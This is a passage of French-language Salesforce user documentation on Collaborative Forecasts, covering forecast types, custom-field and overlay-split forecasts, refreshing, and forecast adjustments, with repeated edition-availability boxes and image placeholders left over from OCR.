- Prévisions mensuelles et trimestrielles
- Concepts des prévisions collaboratives

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour utiliser les prévisions :

- Autoriser les prévisions

## Basculement entre les types de prévision

Si vous avez plusieurs types de prévision activés dans les Prévisions collaboratives, sélectionnez le type à utiliser dans vos prévisions.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Cliquez sur ▼ en regard du nom de la prévision dans le type ou les unités de devise.
2. Sélectionnez **Chiffre d'affaire** ou **Quantité (unités)**.
3. Si vous sélectionnez **Chiffre d'affaires** et que votre organisation a plusieurs devises activées, vous pouvez également sélectionner la devise d'affichage. Sous Devise, cliquez sur **Modifier la devise**.

CONSULTER ÉGALEMENT :

- Éléments des prévisions collaboratives
- Mesures de prévision de chiffre d'affaires et de quantité
- Concepts des prévisions collaboratives
- Consignes relatives à l'utilisation des devises multiples dans les prévisions collaboratives
- Ajustement des prévisions dans les prévisions collaboratives

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour utiliser les prévisions :
- Autoriser les prévisions

## Consignes relatives à l'affichage des détails d'opportunité d'une prévision

Dans la page de détail de vos prévisions ou dans la page de détail des prévisions d'un subordonné, dans les prévisions collaboratives, vous pouvez consulter les opportunités incluses dans une prévision : pour un mois ou une plage de mois, pour tous vos subordonnés ou un seul subordonné.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

- Si votre équipe commerciale calcule les prévisions par famille de produits, vous pouvez afficher vos propres opportunités ou celles d'un subordonné pour chaque famille de produits. Lorsque vous pouvez sélectionner une cellule dans le tableau de cumul, les opportunités associées à cette cellule sont affichées dans la liste en bas de la page. Vous pouvez classer les opportunités par en-tête de colonne.
- Pour afficher les opportunités d'un subordonné sur une seule famille de produits, cliquez sur + en regard du nom du subordonné pour afficher les lignes de familles de produits, puis cliquez sur le nom de la famille de produits.
- Pour afficher les parts d'une opportunité, survolez le pourcentage de part de l'opportunité, puis cliquez sur . La fenêtre de détail Parts d'opportunité affiche les parts, en caractères gras, qui sont cumulés dans la cellule de prévisions sélectionnée. Les parts de l'opportunité qui ne sont


Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

pas cumulées dans la cellule de prévisions sélectionnée sont affichées en gris. Aucun détail n'est affiché pour les opportunités qui n'ont qu'une seule part de 100 % attribuée au propriétaire de l'opportunité.




CONSULTER ÉGALEMENT :

Pourquoi les opportunités ne sont-elles pas affichées dans ma page de prévisions ?

Opportunités d'utilisateur du portail partenaire dans les prévisions collaboratives

## Consignes relatives à l'actualisation des prévisions

Certaines actions peuvent modifier les montants de prévisions des prévisions collaboratives. Par exemple, pendant que vous consultez une page de prévisions, vos subordonnés peuvent modifier des opportunités associées et ajuster les prévisions de vos propres subordonnés. Vous pouvez également ajuster les prévisions de l'un de vos subordonnés depuis votre propre page. Pour afficher ces modifications, actualisez la page des prévisions.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Nous vous informons des mises à jour d'opportunité ou des ajustements d'une prévision que vous avez sélectionnée dans un tableau de cumul.

- Si des ajustements (de votre part ou de la part de votre subordonné) sont en cours dans la prévision sélectionnée, un indicateur de traitement ( ) est affiché en regard de la prévision.
- Si l'une des opportunités associées à la prévision sélectionnée a été mise à jour, l'indicateur de traitement est affiché dans l'en-tête de la liste des opportunités.
- Un message `Traitement des modifications` s'affiche dans l'en-tête de la liste des opportunités.

Pour afficher les modifications, cliquez sur **Actualiser**.

CONSULTER ÉGALEMENT :

Ajustement des prévisions dans les prévisions collaboratives

Purge des ajustements dans les prévisions collaboratives

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

# Types de prévision

Découvrez les types de prévision disponibles dans les prévisions collaboratives.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Mesures de prévision de chiffre d'affaires et de quantité
Calculez des prévisions de chiffre d'affaires ou de quantité dans les prévisions collaboratives.

Prévisions de champ d'opportunité personnalisé
Suivez et prévoyez le chiffre d'affaires au-delà du champ standard `Montant` d'une opportunité dans les prévisions collaboratives.

Prévisions des parts de plan
Dans les prévisions collaboratives, suivez le chiffre d'affaires des membres de votre équipe commerciale qui contribuent à la conclusion des opportunités, mais qui n'en sont pas directement responsables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Mesures de prévision de chiffre d'affaires et de quantité

Calculez des prévisions de chiffre d'affaires ou de quantité dans les prévisions collaboratives.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

- Les prévisions de quantité sont cumulées sur la base du champ `Quantité` de l'opportunité, alors que les prévisions de chiffre d'affaires sont cumulées sur la base du champ `Montant` de l'opportunité.
- Pour les prévisions de chiffre d'affaires des parts d'opportunités, le calcul est basé sur le champ `Montant` de l'opportunité et sur le pourcentage de part attribué aux commerciaux.
- Pour des prévisions de champs d'opportunité personnalisés, le calcul est basé sur le montant du champ personnalisé.
- Pour les prévisions de chiffre d'affaires de familles de produits, le cumul est basé sur la somme du champ `Prix total` de tous les éléments de ligne d'opportunité de cette famille de produits.
- Les prévisions de quantité de familles de produits sont cumulées sur la base du champ `Quantité` de tous les éléments de ligne d'opportunité de cette famille de produits.
- Pour les opportunités sans élément de ligne d'opportunité, ou avec des éléments de ligne sans famille de produits spécifiée, les totaux sont calculés dans la ligne Produits sans catégorie de la page des prévisions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Par exemple :

- Un responsable commercial doit établir une prévision basée sur le chiffre d'affaires, car le vice-président des ventes définit des montants de quotas basés sur le dollar américain.
- Un commercial peut doit établir une prévision basée sur la quantité en raison d'un objectif de vente de 10 000 unités d'un produit en promotion.

Si vous souhaitez établir des prévisions de chiffre d'affaires et de quantité pour la même source de données, par exemple des opportunités ou des familles de produits, votre administrateur Salesforce peut créer un type de prévision pour chaque mesure et vous pouvez basculer de l'une à l'autre dans la page des prévisions.

CONSULTER ÉGALEMENT :

- Basculement entre les types de prévision
- Concepts des prévisions collaboratives
- Consignes relatives à l'utilisation des devises multiples dans les prévisions collaboratives
- Ajustement des prévisions dans les prévisions collaboratives

## Prévisions de champ d'opportunité personnalisé

Suivez et prévoyez le chiffre d'affaires au-delà du champ standard `Montant` d'une opportunité dans les prévisions collaboratives.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Vous pouvez établir des prévisions sur les champs de devise personnalisés dans les opportunités. Par exemple, votre équipe commerciale peut utiliser un champ personnalisé `Marge`, `Chiffre d'affaires mensuel`, `Valeur annuelle du contrat` ou un autre champ de devise utile pour votre organisation. Votre administrateur Salesforce peut configurer les prévisions en fonction de champs personnalisés, que les responsables commerciaux peuvent afficher dans la page des prévisions.

Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition et **Developer** Edition

Si vous utilisez des parts d'opportunité avec votre champ personnalisé, vos prévisions les incorporent. Vous pouvez utiliser une prévision de champ personnalisé seule ou en complément d'autres prévisions, par exemple une prévision de chiffre d'affaires d'opportunité basée sur le champ `Montant` de l'opportunité. Votre admirateur peut également configurer une précision pour le champ standard `Chiffre d'affaires attendu`.

**Remarque:** Si les responsables des prévisions et les commerciaux qui consultent la prévision ne peuvent pas accéder au champ d'opportunité personnalisé, ils peuvent afficher les montants des prévisions, mais pas les valeurs du champ personnalisé dans la liste des opportunités.


### Prévisions sur une valeur de contrat annuel : une simple prévision de champ personnalisé

Voici une opportunité dont la commerciale Anna Bressan est responsable. Anna a plusieurs affaires pluriannuelles. Par conséquent, le chiffre d'affaires généré par une affaire chaque année est suivi dans un champ personnalisé `Valeur du contrat annuel`.




- Anna est propriétaire de cette opportunité (1).
- Ce champ affiche la Valeur du contrat annuel personnalisée (2).

Le champ Valeur du contrat annuel de toutes les opportunités d'Anna est cumulé dans sa prévision Valeur du contrat annuel, qui est affichée dans la page des prévisions avec toutes les autres prévisions configurées dans Salesforce.





- Cette zone présente la prévision Valeur du contrat annuel d'Anna (1).
- Cette prévision porte le même nom que le champ personnalisé (2).
- Le Montant prévu est la valeur du champ `Valeur annuelle du contrat` qui est cumulée dans la prévision d'Anna (3).
- Cette zone présente le Montant prévu du champ `Valeur du contrat annuel` de l'opportunité Acme – Premium Support d'Anna (4).

**Remarque:** Pour activer une prévision dans un champ personnalisé, votre admirateur Salesforce doit activer les parts d'opportunité pour le champ personnalisé. Cependant, le propriétaire de l'opportunité reçoit automatiquement une part égale à 100 % du champ. Par conséquent, si votre société n'envisage pas d'utiliser des parts pour ce champ, le cumul est identique qu'en l'absence de part.


## Une prévision de champ personnalisé avec des parts d'opportunité

Si vous utilisez des parts d'opportunité dans votre champ personnalisé, les prévisions de ces champs cumulent ces parts. Par exemple, la commerciale Anna est propriétaire d'une opportunité qui comprend une part personnalisée sur le champ Valeur annuelle du contrat pour Kevin, un ingénieur commercial responsable de l'augmentation générale de Valeur annuelle du contrat pour la société. Dans ce cas, la part de 25 % de Kevin est intégrée dans ses prévisions Valeur annuelle du contrat.




- Anna est propriétaire de cette opportunité (1).
- L'opportunité contient un champ de devise personnalisé appelé Valeur annuelle du contrat (2).
- Kevin reçoit une part de 25 % sur le champ Valeur annuelle du contrat (3).

Le responsable de Kevin peut afficher la prévision Valeur annuelle du contrat où il peut observer l'affaire à laquelle Kevin contribue, avec toutes les autres opportunités sur lesquelles son équipe d'ingénieurs commerciaux travaille. Le responsable de Kevin peut constater que Kevin reçoit un crédit de 25 % pour toutes ses opportunités, qui contribue à un chiffre d'affaires total de 1 026 000 $ dans ses prévisions Maximum. Si le responsable de Kevin considère que l'affaire va être finalement conclue pour un montant supérieur, il peut ajuster à la hausse le montant des prévisions Maximum. Le responsable d'Anna peut afficher la part de 75 % d'Anna dans ses prévisions.




- Cette zone présente la prévision de part de Valeur du contrat annuel de Kevin (1).
- Cette zone montre la part de 25 % de Kevin sur l'opportunité Acme – Premium Support d'Anna (2).

### Prévisions à partir du champ Chiffre d'affaires prévu standard

Le champ standard `Chiffre d'affaires prévu` est utile pour les opportunités qui peuvent générer un chiffre d'affaires supérieur ou inférieur à la valeur du champ `Montant`. Si vous utilisez le champ `Chiffre d'affaires attendu`, votre administrateur peut configurer une prévisions pour ce champ. La prévision Chiffre d'affaires prévu s'affiche ensuite dans le menu Type de prévision de la même façon qu'une prévision de champ personnalisé.

## Prévisions des parts de plan

Dans les prévisions collaboratives, suivez le chiffre d'affaires des membres de votre équipe commerciale qui contribuent à la conclusion des opportunités, mais qui n'en sont pas directement responsables.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

**Éditions**


Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition et **Developer** Edition

En tant que responsable commercial, vous utilisez probablement des parts de chiffre d'affaires pour créditer les membres d'équipe qui sont directement responsables d'opportunités. Pour donner plus de souplesse à l'attribution de crédits pour des opportunités, nous avons ajouté des parts de plan. Elles aident vous et les autres membres d'équipe à donner du crédit aux rôles de support commercial qui contribuent aux opportunités. Les parts de plan peuvent totaliser n'importe quel pourcentage du montant de l'opportunité, et dépasser parfois les 100 %. Par exemple, votre équipe commerciale peut inclure des ingénieurs commerciaux, des spécialistes produits ou des partenaires qui facilitent la conclusion d'affaires sans en être directement responsables.


Les prévisions de plan vous permettent d'établir un chiffre d'affaires prévisionnel à partir de parts de plan. Les montants prévisionnels s'appliquent à la hiérarchie des rôles en fonction du champ `Montant` de l'opportunité et du pourcentage de part du membre de l'équipe du plan.

Dans notre exemple, le commercial Scott est propriétaire d'une opportunité qui comprend une part de plan pour l'ingénieur commercial Owen, assistant de Scott dans la conclusion de l'affaire. Le champ `Montant` de l'opportunité est inclus dans ses prévisions de chiffre d'affaires d'opportunité de Scott.




- Scott est propriétaire de cette opportunité (1).
- Owen reçoit une part de 50 % (2).

Le responsable d'Owen peut également afficher la prévision du plan où il peut observer l'affaire à laquelle Owen contribue, avec toutes les autres opportunités sur lesquelles son équipe d'ingénieurs commerciaux travaille. Le responsable peut constater qu'Owen reçoit un crédit de 50 % sur cette affaire, qui contribue pour un total de chiffre d'affaires de 948 000 $ dans ses prévisions Maximum. Si le responsable d'Owen considère que l'affaire va être conclue pour un montant supérieur, il peut ajuster le montant des prévisions Maximum.




- Le menu Type de prévision qui affiche la prévision Parts du plan (1)
- Part de 50 % d'Owen (2)
- Contribution de 198 000 $ d'Owen à la prévision Best Case FQ4 FY 2013 (3)
- Le montant total de Best Case pour FQ4 FY 2013 (4)

## Ajustements des prévisions

Les utilisateurs des prévisions collaboratives qui anticipent des différences entre la prévision actuelle et la réalité future peuvent modifier les montants de cumul des prévisions.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

### Ajustement des prévisions dans les prévisions collaboratives

Ajoutez des ajustements aux montants de prévision Maximum et Valider. Modifiez ou retirez ensuite les ajustements si nécessaire.

### Ajustement des prévisions

Pour ajuster un montant de prévision Maximum ou Validation dans les prévisions collaboratives, cliquez sur la cellule correspondante dans le tableau des prévisions, puis saisissez le nouveau montant.

### Affichage et modification des ajustements de prévision

Affichez les détails des ajustements de prévisions dans les prévisions collaboratives, notamment le nom de la personne qui a effectué les ajustements et le cumul brut d'origine (le montant des prévisions avant les ajustements). Modifiez les ajustements que vous avez effectués, si nécessaire.

### Purge des ajustements dans les prévisions collaboratives

Les ajustements peuvent être purgés lorsque vous modifiez certains paramètres de prévision et d'exercice fiscal personnalisé. Les données sur lesquelles les prévisions sont basées restent inchangées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

# Ajustement des prévisions dans les prévisions collaboratives

Ajoutez des ajustements aux montants de prévision Maximum et Valider. Modifiez ou retirez ensuite les ajustements si nécessaire.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Pour pouvoir ajuster les prévisions, les ajustements doivent être activés. Votre administrateur Salesforce peut autoriser les responsables à ajuster les prévisions de leurs subordonnés, autoriser tous les utilisateurs des prévisions collaboratives à ajuster leurs propres prévisions, ou les deux.

Un ajustement affiche l'appréciation des responsables des prévisions ou des commerciaux sur le montant final prévisionnel des opportunités au terme de la période de prévision. Certains responsables des prévisions doivent ajuster leurs propres prévisions ou celles d'un subordonné. Par exemple s'ils savent que certains employés sont trop optimistes ou trop pessimistes dans l'attribution de montants à des opportunités. Les commerciaux peuvent également ajuster leurs propres prévisions s'ils considèrent que les montants des opportunités sont trop faibles ou trop élevés. Les responsables de prévisions peuvent ajuster les prévisions qui comprennent uniquement des montants d'opportunités brutes et les prévisions qui ont été ajustées par un autre membre de leur équipe d'opportunité. Un ajustement ne modifie pas le montant de cumul brut sous-jacent. Il se contente d'ajouter un niveau de détail. Si plusieurs types de prévision sont activés, chaque type maintient des ajustements séparés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Les responsables de prévisions peuvent ajuster leurs propres prévisions Valider et Maximum, et celles de leurs subordonnés directs dans la hiérarchie des prévisions. Ils peuvent afficher les ajustements que leurs subordonnés directs effectuent. Ces ajustements s'appliquent à leurs propres prévisions. Lorsque vous ajustez, vous insérez une note d'explication. Les notes d'ajustement ne sont pas affichées dans les rapports.

